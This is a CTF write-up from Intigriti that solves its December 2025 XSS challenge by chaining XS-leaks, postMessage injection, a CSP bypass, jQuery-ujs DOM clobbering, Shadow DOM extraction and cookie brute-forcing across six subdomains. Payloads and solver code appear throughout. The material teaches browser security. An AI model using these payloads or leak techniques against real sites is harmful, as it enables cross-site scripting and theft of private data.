December CTF Challenge: Chaining XS leaks and postMessage XSS

BY AYOUB · DECEMBER 24, 2025

At Intigriti, we host monthly web-based Capture The Flag (CTF) challenges as a way to engage with the security researcher community. December's challenge by Renwa took inspiration from the Marvel Cinematic Universe, specifically Thanos's quest to collect all six Infinity Stones. This challenge required us to chain multiple client-side vulnerabilities across different subdomains to ultimately achieve XSS on the main challenge page.

This article provides a step-by-step walkthrough for solving December's CTF challenge while demonstrating advanced techniques for exploiting XS-Leak vulnerabilities, postMessage handlers, and various browser APIs.

Let's dive in!

Challenge overview

December's challenge presented itself as a Thanos-themed puzzle where we needed to collect six "Infinity Stones", each representing a piece of an exploit chain. The challenge rules were clear, the solution:

- Should leverage a XSS vulnerability on the challenge page (and not on any of its subdomains).
- Shouldn't be self-XSS or related to MiTM attacks.
- Should work in the latest version of Google Chrome.
- Should not require more than 1 click from the victim.

The challenge consisted of a main domain and six subdomains, each hosting a different stone with its own vulnerability. Our goal was to collect an 8-character value from each subdomain and combine them to form a complete payload that would trigger `alert(origin)` on the main domain.

Intigriti 1225 XSS Challenge

Initial reconnaissance

As usual, we started by examining the main challenge page and its subdomains. The structure was immediately clear:

- Main challenge page: `challenge-1225.intigriti.io` - The target where we needed to pop our alert box
- First subdomain: `power.challenge-1225.intigriti.io` (Power Stone)
- Second subdomain: `mind.challenge-1225.intigriti.io` (Mind Stone)
- Third subdomain: `reality.challenge-1225.intigriti.io` (Reality Stone)
- Fourth subdomain: `space.challenge-1225.intigriti.io` (Space Stone)
- Fifth subdomain: `soul.challenge-1225.intigriti.io` (Soul Stone)
- Sixth subdomain: `time.challenge-1225.intigriti.io` (Time Stone)

Unlike some of our previous challenges, this one came with full source code access, which meant we could analyze each component to understand the vulnerabilities. This was going to be a complex exploit chain, so understanding each piece would be crucial.

Understanding the main challenge page

Before diving into collecting the stones, we needed to understand our final target. Looking at the main challenge page's source code, we found several interesting security configurations:

```
res.setHeader('X-Frame-Options', 'DENY');
res.setHeader(
  'Content-Security-Policy',
  `default-src 'none'; style-src 'nonce-${nonce}'; frame-src https://*.challenge-1225.intigriti.io/; base-uri 'none';
object-src 'none'; script-src 'nonce-${nonce}' 'unsafe-eval'; img-src 'self'; font-src https://fonts.googleapis.com
https://fonts.gstatic.com;`
);
```

The CSP was restrictive but included `'unsafe-eval'`, which would be critical for our exploit. More importantly, examining the challenge page's JavaScript revealed a postMessage handler that looked promising:

```
window.addEventListener('message', (event) => {
  if(event.data==='You Lose'){
    event.source.postMessage(code+';alert(origin)', '*');
    console.log("I Win, Message sent");
  }
});
```

This handler accepts a specific message and responds with code that includes `alert(origin)`. And we had to somehow figure out where the `code` comes from.

Looking through the page more carefully, we realized the challenge template likely receives the code dynamically. This meant we'd need to find a way to control or even leak this value.

After having a closer look, we discovered that the challenge page would evaluate the code sent via a postMessage event. If we could collect all six stone values and concatenate them in the correct order, we would be allowed to execute our arbitrary payload. Especially as the `'unsafe-eval'` directive in the CSP was set.

Collecting the Infinity Stones

Now came the interesting, and most complex part of the challenge, which is collecting each stone. Each subdomain presented a unique challenge that required different exploitation techniques. Let's cover all of them. We will also share the full proof of concept toward the end so you can give it a go as well.

Power Stone: navigation timing leak

The Power Stone subdomain featured a strict Content Security Policy but had an interesting postMessage handler:

```
window.addEventListener('message', (event) => {
  if(!(safe.exec(event.data))){
    document.body.innerHTML=event.data;
  }
  else{
    document.body.innerHTML='not safe';
  }
});
```

The handler checked incoming messages against a regex (`/<|>|\s/g`) and would set `innerHTML` if the data passed validation. This opened up an XS-Leak opportunity using navigation timing.

The idea was to inject HTML that would trigger a navigation (like a meta refresh or form submission) and measure the timing difference. The page would take longer to respond if it did not outright block our payload.

Looking at the code more carefully, we noticed the `power_stone` parameter was reflected in the HTML without proper sanitization:

```
if (typeof req.query.power_stone === 'string' && req.query.power_stone.length <= 8) {
  power_stone_data = encodeURIComponent(req.query.power_stone);
}
```

By sending a specially crafted postMessage, we could inject a `<style>` tag with an `onload` attribute that would leak the page's URL back to our opener:

```
top.frames[0].postMessage(`<style
onload=&#x27;top.opener.postMessage(performance.getEntriesByType(\`navigation\`)[0].name, \`*\`);&#x27;>`, `*`);
```

The HTML entity encoding (`&#x27;`) for the single quote bypassed the regex check since it didn't contain literal `<` , `>` , or whitespace characters. Once the style tag loaded, it executed JavaScript that accessed the Navigation Timing API to leak the full URL, which contained our `power_stone` value as a query parameter.

Mind Stone: CSP bypass and HTML injection

The Mind Stone was also an interesting one because it had a strict CSP that blocked inline scripts, but the page construction had a subtle flaw:

```
let query = req.query.query || 'Hello World!';
if (typeof query !== 'string' || query.length > 60) {
  return res.send('');
}
query = query.replace(/=/g, "");
query = query.replace(/"/g, "");
query = query.replace(/<script/gi, "<nope>");

const output = `
<!DOCTYPE html>
<html>
<img src="/mind.jpeg" width="100%" height="100%">
${query}\n<!-- comment -->\n<script nonce="${nonce}">${mind_stone_data}\nconsole.log("${query}");\n</script>`;
```

The vulnerability here was that the `query` parameter was reflected twice: once in the HTML context and once inside a `console.log` within a script tag. The filters removed equals signs, quotes, and replaced `<script` tags, but they didn't account for breaking out of the script context using other techniques.


After some experimentation, we realized we could inject a closing script tag and then use HTML injection to leak the `mindStone` variable. Our payload looked something like the following:

```
%2526quot;);top.opener.postMessage(mindStone,%27*%27)</script><svg>
```

A quick overview:

- The double URL-encoded quote will be used to close the **console.log** method
- The postMessage would help us send the **mindStone** value to the origin (opener) frame
- The closing script tag and the SVG to keep the HTML valid

This worked because the double encoding meant the first layer of URL decoding happened before the filter, but the actual quote character rendered in the browser, allowing us to break the JavaScript context.



Source code of Mind Stone

Reality Stone: JSONP and DOM Clobbering

The Reality Stone presented a different challenge. It used DOMPurify to sanitize user input but allowed loading jQuery and jQuery-ujs from CDNs:

```
const clean = DOMPurify.sanitize(user, {
  ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'br', 'span', 'div', 'h1', 'h2', 'h3', 'ul', 'ol', 'li'],
  ALLOWED_ATTR: []
});
```

Additionally, there was a JSONP callback endpoint:

```
app.get('/callback', (req, res) => {
  const jsonp = req.query.jsonp || 'console.log';
  res.send(`${jsonp}("website is ready")`)
});
```

The `action` parameter was validated with a regex (`/^[a-zA-Z\\.]+$/`) and used as the JSONP callback. This opened up two attack vectors:


1. **JSONP callback manipulation:** We could use dot notation to access nested object properties.
2. **DOM Clobbering via jQuery-ujs:** The jQuery-ujs library had a known behavior where it would look for elements with specific data attributes.

Our exploit combined these techniques. We injected an anchor tag through the sanitized `user` parameter:

```
<a data-remote="true" data-disable-with='<img src=x onerror="[payload]">'>Hi</a>
```

Then, we used the `action` parameter to trigger `document.body.firstElementChild.nextElementSibling.nextElementSibling.nextElementSibling.firstElementChild.click` , which would programmatically click our injected link. The jQuery-ujs library would process the `data-remote` attribute and execute our payload in the `data-disable-with` , which would leak the `reality_stone` value via the Navigation Timing API.

This was a bit complex, but it worked because jQuery-ujs automatically processes elements with `data-remote="true"` and the CSP allowed inline event handlers in certain contexts. This also demonstrates the importance of looking up information online, including any documented exploitable behavior in third-party packages.



Obtaining the reality stone via JSONP CSP bypass and jQuery DOM Clobbering

Space Stone: Shadow DOM extraction

The Space Stone was particularly creative. It stored the stone value in a closed Shadow DOM, making it inaccessible through normal DOM traversal:

```
const handleMessage = (event) => {
  if (typeof event.data === 'string' && event.data.length === 8) {
    const spaceDiv = document.getElementById('space');
    if (spaceDiv) {
      const shadowRoot = spaceDiv.attachShadow({ mode: 'closed' });
      shadowRoot.innerHTML = `<p>${event.data}</p>`;
    }
    window.removeEventListener('message', handleMessage);
  }
};
```

A closed Shadow DOM is intentionally isolated and can't be accessed from the outside. However, there was a `debug` parameter that reflected user input with minimal filtering:

```
var input = (new URL(location).searchParams.get('debug') || '').replace(/[\!\-\/\#\&\;\%]/g, '_');
var template = document.createElement('template');
template.innerHTML = input;
pwn.innerHTML = "<!-- <p> <textarea>: " + template.innerHTML + " </p> -->";
```

The key insight here was using the `window.find()` API. This browser API searches for text in the page and can find text even inside Shadow DOMs. Our approach:

1. Send the 8-character space stone value via postMessage (which stores it in the closed Shadow DOM)
2. Inject JavaScript via the `debug` parameter that removes all other page content
3. Use `window.find()` to search for each hexadecimal character (0-9, a-f)
4. Use `document.execCommand('selectAll')` to select all matching text
5. Extract the selection using `getSelection().toString()`

The payload looked like this (URL-encoded XML/SVG injection):

```
<?><svg onload=[`filter`][`constructor`]`setTimeout(()=>{
  [...document.body.childNodes].filter(n => n.id !== 'space').forEach(n => n.remove());
  const characters = 'abcdef0123456789';
  for (const char of characters) {
    window.find(char);
    document.execCommand('selectAll');
  };
  top.opener.postMessage('space'+getSelection().toString(),'*');
},100)```>
```

This worked because window.find() doesn't respect Shadow DOM boundaries, and by removing all other content, we ensured that only the space stone value would be found and selected.

Soul Stone: Sandbox escape

The Soul Stone subdomain had an interesting sandbox configuration:

```
if (req.headers['sec-fetch-dest'] !== 'iframe') {
  res.setHeader('Content-Security-Policy', "sandbox allow-scripts allow-same-origin");
}
```

It also featured a window opener mechanism with a domain check:

```
if (url && (url.startsWith('https://') || url.startsWith('http://'))) {
  url=url.replaceAll('&','').replaceAll('%26', '%23');
  win = window.open(url, url.slice(0,4));

  setTimeout(() => {
    if (win.document.domain==='google.com') {
      console.log('safe: google.com');
      win.postMessage('Soul: '+soulStone, '*');
    }
  }, 1000);
}
```


The challenge was bypassing the `document.domain` check. Normally, we can't access or modify `document.domain` across origins. However, we noticed the `eval` parameter:

```
const evalParam = urlParams.get('eval');
if (evalParam && self==top && this==parent) {
  eval(evalParam);
}
```

This `eval` would execute if the page wasn't in a frame. Our exploit strategy:

1. Set `window.name` to `http` before opening the soul stone page
2. Open the soul stone page with a `url` parameter pointing to itself
3. Since `url.slice(0,4)` would be `http`, and we set `window.name` to `http`, the window would reuse the same window
4. Use the `eval` parameter to execute `Object.defineProperty(document, 'domain', { value: 'google.com' })`

This worked because `Object.defineProperty` allowed us to override the `document.domain` getter, making the check pass even though we weren't actually on Google.com.



Soul Stone source code

Time Stone: Fragment length timing attack

The Time Stone was the most technically complex stone to collect. It stored the value in an httpOnly cookie and had a search endpoint:

```
app.get('/search', (req, res) => {
  const q = req.query.q;
  const timeStoneCookie = req.cookies && req.cookies.time_stone;

  if (typeof q === 'string' && q.length <= 8 && timeStoneCookie && timeStoneCookie.startsWith(q)) {
    res.redirect('/time/stone/search/yes');
  } else {
    res.redirect('/time/stone/search/nope');
  }
});
```

This was a classic XS-Search scenario, we could make requests and observe whether they redirected to `/yes` or `/nope` based on whether our query matched the cookie prefix. However, since the cookie was httpOnly, we couldn't read it directly.

The technique we used was a fragment length timing attack. By appending a very long fragment (`#XXXX...`) to the URL, we could create a measurable timing difference between the two redirect paths. When the search matched (redirecting to `/yes`), the browser would process the fragment and trigger an `onload` event. When it didn't match (redirecting to `/nope`), the fragment processing would timeout.

Our solver implemented concurrent iframe loading to speed up the bruteforcing process:

```
function findNextChar() {
  let fragmentSize = 2097089; // Large fragment for timing difference

  for (let i = 0; i < CONCURRENT_IFRAMES; i++) {
    const char = characters[charIndex + i];
    const searchQuery = foundChars + char;

    const iframe = document.createElement('iframe');

    iframe.onload = function () {
      if (!loaded && !found) {
        console.log(`[FOUND] Character '${char}' found`);
        foundChars += char;
        currentPosition++;
        findNextChar();
      }
    };

    iframe.src = `https://time.challenge-1225.intigriti.io/search?q=${searchQuery}#${'X'.repeat(fragmentSize)}`;
  }
}
```

By testing each hexadecimal character (0-9, a-f) and observing which iframe loaded successfully, we could bruteforce all 8 characters of the time stone. This took a few seconds to complete, but it was fully automated.

Using script src loading

There was another, simpler approach to leak the Time Stone other than the fragment length timing attack. Due to a missing `X-Content-Type-Options: nosniff` header on the `/time/stone/search/yes` and `/time/stone/search/nope` endpoints, these pages could be loaded as script sources.

By creating script tags pointing to the search endpoint, we could detect which path was followed based on whether the script loaded successfully or threw an error:

```
const script = document.createElement('script');
script.src = `https://time.challenge-1225.intigriti.io/search?q=${searchQuery}`;

script.onload = () => {
  // Matched! This character is correct
  console.log(`[FOUND] Character '${char}'`);
};

script.onerror = () => {
  // Didn't match, try next character
};
```

This worked because browsers would attempt to parse the response as JavaScript. The different response paths (`/yes` vs `/nope`) would behave differently when interpreted as scripts, creating a detectable side-channel without needing fragment timing tricks.

Assembling the final exploit

Now that we understood how to collect each stone, we needed to orchestrate the entire attack. The challenge was that all of this needed to happen with just one click from the victim.

Our solution involved:

1. Creating a single HTML page that opened the main challenge page in a new window
2. Setting up postMessage listeners to collect all six stone values
3. Triggering each stone's exploit in sequence
4. Once all stones were collected, concatenating them and sending the final payload

The final proof of concept looked something like the following:

```
// Set up message listener to collect stones
const messageListener = (event) => {
  if (event.data.length === 8) {
    mindStone = event.data;
  } else if (event.data.includes('reality')) {
    realityStone = new URL(event.data).searchParams.get('reality_stone');
  } else if (event.data.includes('space')) {
    spaceStone = event.data.substr(5);
  } else if (event.data.includes('power')) {
    powerStone = new URL(event.data).searchParams.get('power_stone');
  } else if (event.data.includes('Soul')) {
    soulStone = event.data.substr(6);
  }
};

window.addEventListener('message', messageListener);
```

Each stone's exploit was carefully crafted as URL parameters that would be passed to the challenge page. The time stone solver ran asynchronously in the background while the other stones were being collected.


Triggering the XSS

Once all six stones were collected, we had to concatenate them. This created a 48-character payload that, when evaluated, would execute JavaScript on the main challenge domain. The final step was sending this back to the challenge page.

Looking back at the challenge page's postMessage handler, we noticed it would respond to a "You Lose" message with our code:

```
window.addEventListener('message', (event) => {
  if(event.data==='You Lose'){
    event.source.postMessage(code+';alert(origin)', '*');
  }
});
```

Our concatenated code would be automatically evaluated due to the **'unsafe-eval'** CSP directive when sent via the correct postMessage channel. The final exploit sent the complete code to the challenge page, which then evaluated it, triggering **alert(origin)** and solving the challenge!



Solving Intigriti's 1225 XSS Challenge

Conclusion

December's CTF challenge was an excellent demonstration of how multiple client-side vulnerabilities can be chained together to elevate initial impact. We successfully leveraged an XS leak, CSP bypass, DOM clobbering & postMessage attacks to trigger an XSS with 1 click from the victim. Each stone required a different approach, and understanding the nuances of browser behavior was crucial. It also led us to actively search for documented, exploitable browser behavior online.

If you enjoyed this month's challenge as much as we did, be sure to follow our official Twitter/X account to get notified when the next challenge drops. If you solved it using a different approach, we'd love to hear about it in our Discord community.

AUTHOR

Ayoub

Senior security content developer

REQUEST A DEMO

intigriti.com/demo

VISIT THE WEBSITE

intigriti.com

GET IN TOUCH

hello@intigriti.com